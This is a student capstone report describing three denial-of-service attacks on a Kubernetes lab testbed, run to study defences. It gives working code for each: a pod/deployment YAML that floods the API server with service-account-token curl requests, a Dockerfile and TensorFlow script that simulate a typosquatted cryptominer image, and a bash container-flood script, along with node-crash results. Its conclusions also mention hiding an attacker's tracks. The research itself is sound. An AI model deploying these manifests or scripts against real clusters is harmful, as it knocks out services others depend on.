Defense Evaluation (Node)	The node shall be able to evaluate the effectiveness of cybersecurity solutions, including monitoring and logging tools to assess attack impacts.	How to find out who is running each node, monitor the activities of each container	[UNTESTED]	Thomas Gumienny
Defense Evaluation (Image)	The image shall be able to evaluate the effectiveness of cybersecurity solutions, including monitoring and logging tools to assess attack impacts.	Should evaluate how to keep track of all images that are downloaded and keep an account for which images are running	[UNTESTED]	Thomas Gumienny
)efense Evaluation (Pod)	The pod shall be able to evaluate the effectiveness of cybersecurity solutions, including monitoring and logging tools to assess attack impacts.	Assess the zero-trust ability of the testbed for all unsolicited calls	[UNTESTED]	Albert Ma
Defense Evaluation (Cluster)	The cluster shall be able to evaluate the effectiveness of cybersecurity solutions, including monitoring and logging tools to assess attack impacts.	Determine how to track the users of the testbed to see if the service account is compromised. Assess the vulnerabilities of the eBF features.	[UNTESTED]	Patrick Chruchill
Scalability	The testbed *shall* support a scalable infrastructure capable of expanding to additional nodes or integrating with cloud environments.	Modularity would be taken into account when developing the testbed	[UNTESTED]	Team
Size Constraints	The testbed's hardware setup should fit within standard server rack dimensions (19-inch width, variable height depending on the number of nodes).	Our workspace itself has certain zpace limitations, and we should be able to use that as reference for constraints	[UNTESTED]	Team
Power Consumption	The testbed shall not exceed 500 W per server node.	Run a third party program that can log time and power consumption while server node is running	[UNTESTED]	Team
Fault Detection and Recovery	There should be mechanisms to detect and isolate failures within the cluster without impacting other operational nodes.	A separate program may be develop to detect any abnormalities, which can then be isolated once discovered	[UNTESTED]	Team

KUBERNETES BASED ATTACKS

Albert Ma, Patrick Churchill, Thomas Gumienny

SUBSYSTEM REPORTS

REVISION – Draft
02 December 2024

CONCEPT OF OPERATIONS

FOR

Kubernetes Based Attacks

TEAM <18>

APPROVED BY:

Thomas Gumienny

_____
Project Leader Date

_____
Prof. Kalafatis Date

_____
T/A Date

Change Record

Rev.	Date	Originator	Approvals	Description
-1.0	9/15/2024	Patrick Churchill		Draft Release

Table of Contents

Table of Figures

1. Introduction

Each subsystem is an attack vector meant to both exploit vulnerabilities in Kubernetes and Docker as well as help us figure out possible methods to remedy them. To accomplish this, each member of the team approached the cluster from a different angle, to help us find as many vulnerabilities as possible. To that end, all of our attacks were successfully implemented - we found a variety of different weaknesses in default cluster configuration as well as regarding Docker.

2. Cluster Attack Subsystem Report - Patrick Churchill

2.1 Subsystem Introduction

The **Cluster Attack** subsystem is engineered to exploit vulnerabilities within the Kubernetes cluster by overloading the Agent Node with an overwhelming volume of requests originating from the Server Node. This targeted attack aims to exhaust the resources of the Agent Node—specifically its memory and CPU—eventually causing it to crash and rendering the entire cluster inoperative. By incapacitating the Agent Node, the attacker effectively disrupts the cluster's ability to handle workloads, leading to a denial of service.

The attack assumes that the adversary has gained privileged access to the Server Node, leveraging administrative capabilities ("sudo") to execute malicious operations. Once access is established, the attacker initiates the deployment of multiple attacker pods. These pods are configured to execute lightweight but persistent requests that steadily degrade the performance of the Agent Node. Unlike high-volume attacks, this approach focuses on sustained resource starvation, making it more difficult to detect through traditional monitoring systems.

This subsystem not only highlights the vulnerabilities inherent in Kubernetes clusters but also emphasizes the critical need for robust resource management, access controls, and monitoring mechanisms to mitigate such attacks. By simulating this scenario, the study provides valuable insights into potential defenses and the resilience of the cluster under resource-constrained conditions.

2.2 Subsystem Details

Attached below are the configuration files used for the attacker pods. Figure 1 references the configuration file for a single attack pod, while Figure 2 references the configuration file for multiple attack pods.

The api-dos-attacker.yaml file defines the configuration for a single attack pod used in the Distributed Denial of Service (DDoS) simulation against the Kubernetes cluster. This file includes the following critical components:

- **Metadata**: The metadata section specifies unique identifiers for the pod, such as its name and namespace. These identifiers ensure that the pod is properly categorized and managed within the cluster.
- **Spec**: The spec section outlines the pod's operational behavior. It details:

- **Containers**: Defines the container image and configuration for the attack pod. For this specific attack, the container runs a lightweight script designed to generate continuous API requests to the Agent Node.
- **Resources**: Configured to allow minimal resource allocation, enabling the pod to function while maximizing strain on the Agent Node's CPU and memory through continuous request generation.
- **Restart Policy**: Configured to ensure that the pod restarts automatically if it crashes, maintaining the persistence of the attack.

- **Command Execution**: Within the container specification, commands and arguments are defined to simulate a flood of small API requests to the Agent Node. These requests are designed to bypass basic rate-limiting mechanisms while consuming significant cluster resources.

This configuration file serves as a foundational building block for the attack, establishing a single entity that simulates an adversarial workload.

```yaml
apiVersion: v1                    # Specifies the API version for the Kubernetes object; "v1" is used for Pod resources.
kind: Pod                         # Defines the type of Kubernetes object; in this case, it's a Pod.
metadata:
  name: api-dos-attacker          # The name of the pod, used to identify it in the cluster.
  namespace: default              # The namespace in which this pod will be deployed; "default" is the standard namespace.
spec:
  nodeSelector:                   # Ensures this pod is scheduled on a specific node.
    kubernetes.io/hostname: child2-alien  # Specifies that this pod must run on the node with the hostname "child2-alien".
  containers:                     # Defines the containers that will run in this pod.
    - name: dos-container         # The name of the container, used for identification within the pod.
      image: appropriate/curl     # Specifies the container image to use; here, "appropriate/curl" provides the curl tool.
      command:                    # Overrides the container's default command.
        - "/bin/sh"               # Specifies the shell to use for running commands.
        - "-c"                    # Instructs the shell to execute the following string as a command.
        - |
          while true; do
            curl -k https://kubernetes.default.svc/api --header "Authorization: Bearer $(cat /var/run/secrets/kubernetes.io/serviceaccount/token)" &
          done                    # A shell script that runs an infinite loop sending requests to the Kubernetes API server.
      securityContext:            # Configures security settings for the container.
        runAsUser: 1000           # Specifies the user ID under which the container will run.
        runAsGroup: 3000          # Specifies the group ID under which the container will run.
      resources:                  # Specifies resource requests and limits for the container.
        limits:                   # The maximum amount of resources this container can use.
          cpu: "1"                # Limits the container to 1 CPU core.
          memory: "1Gi"           # Limits the container to 1 GiB of memory.
        requests:                 # The minimum amount of resources this container requires.
          cpu: "0.5"              # Guarantees the container 0.5 CPU core.
          memory: "500Mi"         # Guarantees the container 500 MiB of memory.
```

Figure 1: api-dos-attacker.yaml

The api-dos-deployment.yaml file extends the attack by defining a deployment that orchestrates multiple instances of the api-dos-attacker pods. This file enables scalability and automation for the attack, significantly increasing its impact. Key sections include:

- **Metadata**: Similar to the single pod configuration, this section specifies the name and namespace of the deployment, ensuring proper grouping and management of the attack pods.
- **Spec**:
    - **Replicas**: Defines the number of attack pods to be deployed simultaneously. By scaling this parameter, the intensity of the attack can be adjusted to test different cluster thresholds.
    - **Template**: Includes the same configuration as the api-dos-attacker.yaml file, but within a template structure that allows replication.
    - **Selector**: Ensures that the deployment targets and manages only the pods defined by this configuration.
- **Scaling Mechanism**: This deployment uses Kubernetes' native scaling features to generate a flood of pods, amplifying the strain on the Agent Node. Each pod operates independently but follows the same attack pattern defined in the template.
- **Attack Strategy**: With a large number of replicas, this configuration allows the attacker to simulate a coordinated DDoS scenario. The continuous generation of API requests from multiple pods ensures a rapid and severe degradation of the Agent Node's performance.

By leveraging these two configuration files, the attack can be executed at both granular and large-scale levels. The api-dos-attacker.yaml provides the flexibility to test a single point of failure, while the api-dos-deployment.yaml demonstrates the devastating impact of a coordinated, large-scale attack on the Kubernetes cluster.

```yaml
apiVersion: apps/v1                # Specifies the API version for the Kubernetes object; "apps/v1" is used for Deployments.
kind: Deployment                   # Defines the type of Kubernetes object; in this case, it's a Deployment.
metadata:
  name: api-dos-attacker           # The name of the deployment, used to identify it in the cluster.
  namespace: default               # The namespace in which this deployment will be created; "default" is the standard namespace.
spec:
  replicas: 5                      # Specifies the number of pods to create; adjust this to increase or decrease the attack intensity.
  selector:                        # Specifies the label selector for the pods managed by this deployment.
    matchLabels:                   # Matches pods with the following labels.
      app: api-dos-attacker        # Ensures this deployment manages pods labeled "app: api-dos-attacker".
  template:                        # Describes the pods that this deployment will create.
    metadata:
      labels:                      # Defines the labels applied to the pods created by this deployment.
        app: api-dos-attacker      # Labels the pods with "app: api-dos-attacker" for identification.
    spec:
      nodeSelector:                # Ensures all pods created by this deployment are scheduled on a specific node.
        kubernetes.io/hostname: child2-alien  # Specifies that pods must run on the node with hostname "child2-alien".
      containers:                  # Defines the containers that will run in the pods created by this deployment.
        - name: dos-container      # The name of the container, used for identification within each pod.
          image: appropriate/curl  # Specifies the container image to use; here, "appropriate/curl" provides the curl tool.
          command:                 # Overrides the container's default command.
            - "/bin/sh"            # Specifies the shell to use for running commands.
            - "-c"                 # Instructs the shell to execute the following string as a command.
            - |
              while true; do
                curl -k https://kubernetes.default.svc/api --header "Authorization: Bearer $(cat /var/run/secrets/kubernetes.io/serviceaccount/token)" &
              done                 # A shell script that runs an infinite loop sending requests to the Kubernetes API server.
          securityContext:         # Configures security settings for the container.
            runAsUser: 1000        # Specifies the user ID under which the container will run.
            runAsGroup: 3000       # Specifies the group ID under which the container will run.
          resources:               # Specifies resource requests and limits for the container.
            limits:                # The maximum amount of resources this container can use.
              cpu: "1"             # Limits the container to 1 CPU core.
              memory: "1Gi"        # Limits the container to 1 GiB of memory.
            requests:              # The minimum amount of resources this container requires.
              cpu: "0.5"           # Guarantees the container 0.5 CPU core.
              memory: "500Mi"      # Guarantees the container 500 MiB of memory.
```

Figure 2: api-dos-deployment.yaml

2.3 Subsystem Validation

The subsystem validation process was conducted to evaluate the effectiveness of the Cluster Attack under varying scales of attacker pods. Four key scenarios were tested, with 2, 10, 16, and 27 attacker pods deployed sequentially. The corresponding figures (Figures 3–6) illustrate the CPU and memory usage on the Agent Node for each scenario, as well as the pods actively running during the attack. For clarity, the tests were performed alongside 10 pre-existing background pods simulating regular cluster workloads. Consequently, the actual pod counts displayed in the figures are 12, 20, 26, and 37, respectively.

Each deployment demonstrated a progressive increase in resource consumption, as summarized below:

1. **2 Attacker Pods (Figure 3)**:
   At this initial scale, the Agent Node experienced a noticeable but manageable increase in CPU and memory usage. This served as a baseline for evaluating the impact of additional pods. The node remained stable and continued to operate normally.
2. **10 Attacker Pods (Figure 4)**:
   Deploying 10 attacker pods amplified the strain on the Agent Node. Resource consumption increased significantly, demonstrating the effectiveness of scaling attacker pods in overloading the system. While the node maintained functionality, early signs of resource saturation became evident.
3. **16 Attacker Pods (Figure 5)**:
   At 16 attacker pods, the Agent Node approached its resource limits. CPU utilization spiked, and memory usage hovered close to maximum capacity. The cluster began exhibiting symptoms of reduced performance, including slower response times and potential delays in handling legitimate workloads.
4. **27 Attacker Pods (Figure 6)**:
   When scaled to 27 attacker pods, the Agent Node was overwhelmed, causing it to crash. This resulted in a "Not Ready" state, as Kubernetes marked the node as unresponsive. A physical reboot was required to restore the node, highlighting the critical impact of this attack on the cluster's stability.

Additionally, Figure 7 provides a snapshot of the active attacker pods during the deployment process. The kubectl get pods command output confirms the successful creation and operation of these pods. The kubectl top nodes command further illustrates the dramatic escalation in CPU and memory usage as the attack scaled.

These results validate the design and execution of the Cluster Attack, showcasing how an increasing number of attacker pods can effectively exhaust the Agent Node's resources. This test underscores the need for robust resource management, rate-limiting, and monitoring mechanisms to mitigate such threats in Kubernetes environments.




Figure 3: 2 Attacker Pods Deployed




Figure 4: 10 Attacker Pods Deployed




Figure 5: 16 Attacker Pods Deployed




Figure 6: 27 Attacker Pods Deployed




Figure 7: Example of Attacker Pods Running

2.4 Subsystem Conclusion

In conclusion, this attack successfully demonstrates the effectiveness of overwhelming the Agent Node within a Kubernetes cluster through continuous, resource-intensive requests initiated from the Server Node. By strategically deploying attacker pods, the cluster's resources—CPU and memory—are exhausted, eventually leading to the Agent Node's failure and rendering it incapable of processing any workloads.

This study provides a foundation for exploring and mitigating cluster vulnerabilities. Building on this work for ECEN 404, the focus will shift to increasing cluster resilience by implementing monitoring services and defensive pods that strengthen the cluster's structure. These measures aim to ensure that the cluster remains operational even under attacks.

In the future, we plan to expand this attack so it can be run remotely, not just locally. This includes trying it out from different devices and networks, like on separate Wi-Fi connections, to make it more realistic and closer to what might happen in real-world scenarios. We also want to tweak the attack so that the Agent Node can't reboot unless someone manually stops it, making the impact last longer. Another idea is to add features that let the attack gather more information about the cluster, like its internal setup and vulnerabilities.

Overall, this research highlights how important it is to have better resource management, stronger access controls, and systems that can automatically detect unusual behavior in Kubernetes environments. It shows just how easy it can be for an attack to completely drain a node's resources, leaving it unable to do anything useful. By pointing out these weak spots, this project can help push for more secure and reliable Kubernetes setups.

3. Image Attack Subsystem Report - Thomas Gumienny

3.1 Subsystem Introduction

The image attack is a typosquatting attack that simulates an accidental download of a malicious docker image with a similar name to a legitimate docker image that installs a crypto miner. This is the most common form of docker cyber attack - a user runs the “docker pull” command with an incorrectly typed image name. However, a malicious image that mistyped name does exist and is pulled from DockerHub. When this image is run, it will download and run a cryptominer on the user’s computer. This will lead to excessive use of a host computer’s CPU.

Due to security configurations on the node host computer, a crypto miner cannot be installed, even with ‘sudo’ privileges. To accurately simulate a cryptominer, the attack image consumes a high amount of CPU when run.

3.2 Subsystem Details

The Image attack consists of two parts: a python script to consume CPU on the target computer and a Dockerfile to run the python script. The python script shown in Figure 8 is designed to consume CPU resources by multiplying large matrices using tensorflow. The attack has two variables to control the CPU consumption and the attack duration. The current settings consume roughly 90% of CPU resources for 26 seconds.

```
  GNU nano 6.2                                    gpu_workload.py *
import tensorflow as tf #need tenserflow to stress CPU/GPU
#import time
import os #trying to use os to clean up the warnings

# clean up some warnings
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'

#making a function to put stress on the computer CPU/GPU to simulate a cryptominer running
def gpu_workload():

    #print("Actaully running")
    # increase matrix size to increase load on computer, 6000 gets CPU to ~90-95%
    matrix_size = 6000  # Adjust size for more/less stress
    a = tf.random.uniform((matrix_size, matrix_size), dtype=tf.float32) #make big matrix
    b = tf.random.uniform((matrix_size, matrix_size), dtype=tf.float32) #make another big matrix

    # More iterations for longer stress test
    iterations = 1000 #takes about 26 seconds to run, scales lineraly, eg 100 is 2.6 seconds
    #start_time = time.time() #was using to check active time
    for i in range(iterations): #runs for each iteration
        tf.linalg.matmul(a, b) # this is multiplying two large matrices to consume CPU/GPU resources
           # print(f"Took {time.time() - start_time:.2f} seconds")

if __name__ == "__main__": #runs the code
    gpu_workload() #call the function to consume the resources
```

Figure 8: Python script to consume CPU resources

To run the python script when the docker image is run, the image attack uses the Dockerfile shown in Figure 9. The Dockerfile uses tensorflow as the base image so the python script can use it to multiply the matrices. The Dockerfile then copies the python script to its container and then runs the python script to consume CPU resources.

```
  GNU nano 6.2                                          Dockerfile
# Use TensorFlow for adding stress
FROM tensorflow/tensorflow:latest-gpu

# Clean up some error messages
ENV TF_CPP_MIN_LOG_LEVEL=3

# Copy the stress test  script into the container
COPY gpu_workload.py /gpu_workload.py

# Run the script
CMD ["python", "/gpu_workload.py"]
```

Figure 9: Dockerfile to run python script

3.3 Subsystem Validation

The first step in the image attack is pulling the image, which is saved to a local registry. The image pull is shown in Figure 10. Before the docker image is ran, the ‘kubectl top nodes’ command in Figure 11 shows that the CPU of the child3-lambda node is at 2% usage.

```
root@child3-lambda:/home/child3/malimge# docker pull localhost:5000/helo-world
Using default tag: latest
latest: Pulling from helo-world
Digest: sha256:6a5db6c9200c476e56db47ad2011c3b70d00d92ecd310fd03f00f528ca322aaa
Status: Image is up to date for localhost:5000/helo-world:latest
```

Figure 10: Docker image pull of ‘helo-world’

```
root@child3-lambda:/home/child3# kubectl top nodes
NAME           CPU(cores)   CPU%   MEMORY(bytes)   MEMORY%
child2-alien   54m          0%     2664Mi          16%
child3-lambda  699m         2%     11513Mi         18%
root@child3-lambda:/home/child3#
```

Figure 11: ‘kubectl top nodes’ command output

Once the docker image has been run, shown in Figure 12, the CPU usage increases to 89% as shown by the ‘kubectl top nodes’ command shown in Figure 13.




Figure 12: Docker image run of ‘helo-world’




Figure 13: ‘kubectl top nodes’ command output after image run

3.4 Subsystem Conclusion

Although an actual crypto miner can not be installed on the host computer, the image attack does successfully simulate the most common form of Docker-based attacks by being easy to download on accident and consuming CPU resources, without crashing the node. This attack vector has revealed several important vulnerabilities in a standard Kubernetes cluster setup. Without some form of image monitoring, malicious images are easy to accidentally download and corrupt the cluster with. Furthermore, CPU usage is not monitored and thus cannot be used as an alert for a potential cyber attack

4. Pod Attack Subsystem Report - Albert Ma

4.1 Subsystem Introduction

The primary objective of the pod attack vector is to create large amounts of spam containers for a target pod and simultaneously consume resources such as CPU and memory. It does this by creating a malicious image that the spam containers are based on, then continuously creating spam containers until the attack is killed or the system slows down enough to crash.

4.2 Subsystem Details

This attack is a process containing a number of crucial parts that are each executed consecutively. The overall plan of the attack is:

- Create a malicious image for container building.
- Select a target pod, then continuously create large spam containers.
- Create enough spam containers to consume CPU and memory and slow the computer down.

```
#!/bin/bash

trap "echo 'Stopping script...'; exit" SIGINT SIGTERM

# Step 1: Build a lightweight image with a sparse file (100GB)
docker build -t spam_container_image - <<< "FROM alpine:latest
RUN fallocate -l 100G /largefile"
echo "Built custom image: spam_container_image (100GB sparse file)"

count=0
while true; do
    # Step 2: Create containers fast from the prebuilt image
    docker run -d --name spam_container_$count spam_container_image sleep infinity
    echo "Created spam_container_$count (100GB sparse file)"

    # Step 3: Consume CPU power in the background
    (while true; do echo "$((13**99))" > /dev/null; done) &

    count=$((count + 1))
done
```

Figure 14: Pod Attack Bash Script

Figure 14 above is the bash script that is used for the pod attack, named cont_flood.sh. It starts off by creating a malicious image called spam_container_image, and then proceeds to the while loop, which continuously creates the containers for the pod based on the spam image until killed.

4.3 Subsystem Validation

Before the pod attack script is executed, assuming the system is running other applications actively or in the background, the CPU usage would typically be at 10% or less while memory would be hovering around 20%. After the bash script from Figure 14 is executed, the CPU usage would dramatically increase, and since the newly created spam containers are large in size, the memory usage would increase as well. Figure 15 below displays the kubectl top nodes during the attack.

```
root@child3-lambda:/home/child3# kubectl top nodes
NAME            CPU(cores)   CPU%   MEMORY(bytes)   MEMORY%
child2-alien    207m         0%     4407Mi          28%
child3-lambda   30754m       96%    15011Mi         23%
root@child3-lambda:/home/child3# kubectl top nodes
NAME            CPU(cores)   CPU%   MEMORY(bytes)   MEMORY%
child2-alien    189m         0%     4468Mi          28%
child3-lambda   30787m       96%    15350Mi         24%
```

Figure 15: kubectl top nodes after Pod Attack execution

However, even after killing the bash script, the containers that were created are still active and running in the background. Therefore, we stopped and removed all containers, implemented the pkill command on the image, and that brought the memory and CPU usage back to normal levels. This process would eventually be incorporated into the system integration for a streamlined implementation.

4.4 Subsystem Conclusion

This method of overwhelming a pod with a bunch of large spam containers is a simple yet effective way of not only affecting the pod's performance but also the entire computer. Deleting all traces of a pod attack execution adds another layer of strategic advantage since the target would not be able to trace the attack back to the source, essentially covering the attacker's tracks. The disadvantage of the attack is its execution speed, but that is because it takes time to create a spam image and large containers after it, and it is a challenge to create as many large objects in the shortest amount of time as possible. Therefore, a potential future goal of this attack vector would be to parallelize the attack process so it can target multiple pods at once.

KUBERNETES BASED ATTACKS

Albert Ma, Patrick Churchill, Thomas Gumienny

SYSTEM REPORT

24 April 2025

FOR

Kubernetes Based Attacks

TEAM <18>

APPROVED BY:

Thomas Gumienny

_____

Project Leader Date

_____

Prof. Kalafatis Date

_____

T/A Date

Change Record

Rev.	Date	Originator	Approvals	Description
-1.0	4/24/2025	Patrick Churchill		Draft Release

Table of Contents

List of Figures

1. Introduction

Our sponsor, Dr. Sandup Roy requested several attack vectors and a testbed to use them from. Our solution to this was to each develop an attack vector in 403, and then bring them together using PyQt5 to create a GUI to run them from. The GUI also allows the user to view attack impact on the system in real time as well as collect attack data for future use. The GUI is shown below in Figure 1.

